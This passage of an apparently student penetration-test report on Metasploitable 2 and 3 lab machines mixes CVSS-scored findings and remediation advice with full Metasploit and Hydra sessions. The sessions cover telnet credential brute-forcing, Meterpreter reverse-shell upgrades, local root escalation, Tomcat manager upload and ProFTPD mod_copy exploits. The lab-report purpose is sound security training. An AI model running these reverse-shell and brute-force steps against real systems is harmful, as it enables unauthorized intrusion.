   DB_ALL_USERS      false                                  no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                   no        Skip existing credentials stored in the current database (Accepted: none
   PASSWORD                                                 no        A specific password to authenticate with
   PASS_FILE         /home/kareem/Downloads/passwords.txt   no        File containing passwords, one per line
   RHOSTS            192.168.237.129                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
   RPORT             23                                     yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                  yes       Stop guessing when a credential works for a host
   THREADS           1                                      yes       The number of concurrent threads (max one per host)
   USERNAME                                                 no        A specific username to authenticate as
   USERPASS_FILE                                            no        File containing users and passwords separated by space, one pair per lin
   USER_AS_PASS      false                                  no        Try the username as the password for all users
   USER_FILE         /home/kareem/Downloads/usernames.txt   no        File containing usernames, one per line
   VERBOSE           true                                   yes       Whether to print output for all attempts
```

5- Run the exploit

6- after the session opened we change to meterpreter

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:vagrant (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:postgres (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:batman (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:123456789 (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: root:service (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:root (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:vagrant (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:msfadmin (Incorrect:
)
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:user (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:postgres (Incorrect:
)
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:batman (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:123456789 (Incorrect:
 )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: vagrant:service (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.237.129:23    - 192.168.237.129:23 - LOGIN FAILED: msfadmin:vagrant (Incorrect:
)
[+] 192.168.237.129:23    - 192.168.237.129:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.237.129:23    - Attempting to start session 192.168.237.129:23 with msfadmin:msf
admin
[*] Command shell session 3 opened (192.168.237.136:34599 → 192.168.237.129:23) at 2024-10-
18 07:59:50 +0300
```

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 3
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]

[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Win
dows.
[*] Upgrading session ID: 3
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.136:4433
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 5 opened (192.168.237.136:4433 → 192.168.237.129:52813) at 2024-10-
18 08:01:41 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/telnet/telnet_login) > sessions  5
[*] Starting interaction with 5...

meterpreter > sys info
[-] Unknown command: sys. Run the help command for more details.
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: msfadmin
meterpreter >
Background session 5? [y/N]
```

7- Privilege scalation

- search post suggester
- use 0
- options

```
msf6 auxiliary(scanner/telnet/telnet_login) > search post suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No     Multi Recon
Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/l
ocal_exploit_suggester

msf6 auxiliary(scanner/telnet/telnet_login) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the ava
                                               ilable exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION ⇒ 5
```

- set SESSION 5
- run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.129 - Collecting local exploits for x86/linux...
[*] 192.168.237.129 - 198 exploit checks are being tried...
[+] 192.168.237.129 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appea
rs to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appear
s to be vulnerable.
[+] 192.168.237.129 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be
vulnerable.
[+] 192.168.237.129 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running
, but could not be validated.
[+] 192.168.237.129 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.237.129 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nma
p is setuid

[*] 192.168.237.129 - Valid modules for session 5:
============================

 #   Name                                                  Potentially Vulnerab
le?  Check Result
 -   ----                                                  ____________________
__   ____________
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes
     The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes
     The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes
     The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes
     The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes
     The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes
     The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No
     The target is not exploitable.
```

- we found an exploit can escalate the privilege
- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_
load_priv_esc
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 5
SESSION ⇒ 5
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          5                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.136  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

- show options
- set SESSION 5
- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.237.136:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.wLoTGdzsS' (1271 bytes) ...
[*] Writing '/tmp/.b294szlav' (291 bytes) ...
[*] Writing '/tmp/.i9wS5' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.237.129
[*] Meterpreter session 6 opened (192.168.237.136:4444 → 192.168.237.129:41992) at 2024-10-
18 08:04:47 +0300

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > gutuid
[-] Unknown command: gutuid. Did you mean guid? Run the help command for more details.
meterpreter > guid
[+] Session GUID: 4632e241-80c9-48c4-917f-1bee87029a48
meterpreter > getuid
Server username: root
```

- **we can access telnet with a different method**

1- We start by getting the credentials of the machine using hydra

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ sudo hydra -L usernames.txt -P passwords.txt  telnet://192.168.237.5 -t 4

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-14 06:
40:29
[WARNING] telnet is by its nature unreliable to analyze, if possible better c
hoose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 529 login tries (l:23/p:23)
, ~133 tries per task
[DATA] attacking telnet://192.168.237.5:23/
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 423 to do in 00:04h, 4 active
[STATUS] 110.00 tries/min, 330 tries in 00:03h, 199 to do in 00:02h, 4 active
[23][telnet] host: 192.168.237.5   login: msfadmin   password: msfadmin
[23][telnet] host: 192.168.237.5   login: user   password: user
[23][telnet] host: 192.168.237.5   login: sys   password: batman
[23][telnet] host: 192.168.237.5   login: service   password: service
1 of 1 target successfully completed, 4 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-14 06:
44:57
```

2- No we try to log into telnet using this credential

```
┌──(kareem㉿kali)-[~/Downloads]
└─$ telnet 192.168.237.5
Trying 192.168.237.5 ...
Connected to 192.168.237.5.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Sun Oct 13 23:40:01 EDT 2024 from 192.168.237.4 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
```

```
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ls /home
ftp  msfadmin  service  user
```

8- TOMCAT

Details

Port Number: 8180

Description: The Apache Tomcat service on Metasploitable 2 is vulnerable due to misconfigurations and outdated software. It may allow attackers to exploit various security issues, such as arbitrary file uploads, remote code execution, and directory traversal attacks. The version running may also lack essential security features present in later versions.

Base Score: 9.8 (Critical)

This score is based on the Common Vulnerability Scoring System (CVSS), reflecting the high risk associated with exploiting the vulnerability.

Severity:

The potential for complete system compromise and data exposure classifies this vulnerability as critical severity.

Remediation

1-Update Tomcat:


2-Upgrade to the latest version of Apache Tomcat that includes security patches and improvements.

3-Secure Configuration:

4-Review and harden the Tomcat configuration. Disable any unnecessary services, such as the manager and host-manager apps, if not needed.

5-Implement Access Controls:

6- Use authentication and access controls to restrict access to the Tomcat server, ensuring only authorized users can interact with it.


msf6 exploit(multi/http/tomcat_mgr_upload) > set payload 14
payload ⇒ java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.70.131:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying aWXqoRxZDofUkEyO5jVMXR9uJllP...
[*] Executing aWXqoRxZDofUkEyO5jVMXR9uJllP...
[*] Undeploying aWXqoRxZDofUkEyO5jVMXR9uJllP ...
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] Undeployed at /manager/html/undeploy
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.37, but the operating system provides version 2.38.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
id
[*] Command shell session 1 opened (192.168.70.131:4444 → 192.168.70.129:54145) at 2024-10-18 03:33:40 -0400
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
whoami
tomcat55

9- VNC

Details

Port Number: 5900 (default for VNC)

Description: The VNC service on Metasploitable 2 is known to have weak authentication mechanisms. The default configuration often includes easy-to-guess passwords or no password at all, allowing attackers to gain unauthorized access to the system.

Base Score: 7.5 (High)

This score is based on the Common Vulnerability Scoring System (CVSS), which assesses the severity of vulnerabilities.

Severity: High

Due to the potential for remote code execution and complete system compromise, the vulnerability is classified as high severity.

Remediation

1-Change Default Passwords:

Ensure that the VNC service is secured with a strong, complex password that is not easily guessable.

2-Network Security:


Limit access to the VNC port (5900) using firewall rules. Only allow trusted IPs or networks to connect.

3-Use SSH Tunneling:

Instead of exposing VNC directly, use SSH tunneling to encrypt the VNC connection. This adds an additional layer of security.

4-Disable VNC if Not Needed:

If VNC is not necessary for your operations, consider disabling the service altogether


File Actions Edit View Help
root@kali: ~/Documents/meta2
root@kali: ~/Document
The programs included with the Ubunt
the exact distribution terms for eac
individual files in /usr/share/doc/*
Ubuntu comes with ABSOLUTELY NO WARR
applicable law.
To access official Ubuntu documentat
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# exit
(root㉿kali)-[~/Documents/meta2]
vncviewer 192.168.70.129
Connected to RFB server, using proto
Performing standard VNC authenticati
Password:
Authentication successful
Desktop name "root's X desktop (meta
VNC server default format:
32 bits per pixel.
Least significant byte first in ea
True colour: max red 255 green 255
Using default colormap which is True
32 bits per pixel.
Least significant byte first in ea
True colour: max red 255 green 255
TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable:/#
Workspace 1
12 Oct, Sat 15:16:19
root@metasploitable: /

10- TWiki Vulnerability

Description

TWiki is a web-based collaboration platform that allows users to create and manage content collaboratively. Metasploitable 2 includes an outdated version of TWiki that is vulnerable to various security issues, primarily due to improper validation and insufficient access controls. These vulnerabilities can lead to unauthorized access, data manipulation, and other security risks.

Base Score

- CVSS Base Score: 7.5 (High)

Severity

- *Severity Level:* High

CVE

- CVE Identifier: CVE-2010-4516

  - This CVE details a vulnerability in TWiki versions prior to 5.1.2 that allows remote attackers to execute arbitrary commands via crafted input, due to insufficient validation of user input.

Impact

- Potential Impact of Exploitation:

  - Unauthorized Access: Attackers can gain unauthorized access to sensitive content or administrative functions.

  - Remote Code Execution: Exploitation of the command injection vulnerability can lead to remote code execution, compromising the server.

  - Data Loss or Manipulation:Attackers can alter, delete, or steal sensitive information hosted on the TWiki platform.

Remediation

1. Upgrade TWiki:

   - Upgrade to the latest version of TWiki that includes security patches and improvements. This is the most effective way to mitigate vulnerabilities.

2. Restrict Access:

   - Limit access to the TWiki application using firewalls and access control lists (ACLs). Ensure only trusted users can access sensitive parts of the site.

3. Input Validation:

- Implement strict input validation on all user inputs to prevent injection attacks. Use whitelisting approaches where possible.

4. Monitor and Audit:


- Enable logging and monitor access to the TWiki application for unusual activities or attempted exploitations. Regular audits can help identify potential vulnerabilities.

5. Backup Regularly:

- Regularly back up TWiki content and configurations to restore the system quickly in case of an attack or data loss.

By addressing these vulnerabilities and following the recommended remediation steps, organizations can significantly improve the security of TWiki running on Metasploitable 2 and reduce the risk of exploitation.

payload => cmd/unix/reverse_openssl



VULNERABILITY FINDINGS

Metasploitable 3

1- ProFTPD 1.3.5

- **Description:** The mod_copy module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the site cpfr and site cpto commands.
- **Base score:** 10
- **Severity:** High
- **CVE Reference:** CVE-2015-3306
- **Remediation:** Upgrade ProFTPD to a patched version:
  The ProFTPD development team has released a patch for this vulnerability. Upgrading to ProFTPD version 1.3.5 or later will mitigate the issue.
  Ensure you are using the latest stable release available from the The ProFTPD Project: Home.
  Developers can download the latest stable release from Releases · proftpd/proftpd (github.com)
- **Impact:** This module exploits the SITE CPFR/CPTO mod_copy commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.
- **Exploitation Process:**

Using Metasploit

```
msf6 > search ProFTPD

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflo
w
   1   exploit/linux/ftp/proftp_sreplace                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (
Linux)
   2     \_ target: Automatic Targeting                      .                .          .      .
   3     \_ target: Debug                                    .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .            .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Ov
erflow (FreeBSD)
   6     \_ target: Automatic Targeting                      .                .          .      .
   7     \_ target: Debug                                    .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)      .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Ov
erflow (Linux)
   10    \_ target: Automatic Targeting                      .                .          .      .
   11    \_ target: Debug                                    .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .         .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  . .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)     .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                 2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
```

1- Searching for ProFTPD
2- Use exploit/ unix/ftp/proftpd_modcopy_exec
3- Show the options of the Module
4- Change the Module options to match the target machine
   - set RHOSTS 192.168.1.77
   - set SITEPATH /var/www/html
   - set Payload cmd/unix/reverse_perl

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.1.77
RHOSTS => 192.168.1.77
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_pe
rl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
   RHOSTS     192.168.1.77     yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

5- Run the exploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.71:4444
[*] 192.168.1.77:80 - 192.168.1.77:21 - Connected to FTP server
[*] 192.168.1.77:80 - 192.168.1.77:21 - Sending copy commands to FTP server
[*] 192.168.1.77:80 - Executing PHP payload /u2XhE6.php
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the opera
ting system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation an
d run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with
the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the opera
ting system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation an
d run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with
the right library version.
[+] 192.168.1.77:80 - Deleted /var/www/html/u2XhE6.php
[*] Command shell session 1 opened (192.168.1.71:4444 → 192.168.1.77:54140)
at 2024-10-01 10:03:49 +0300
```

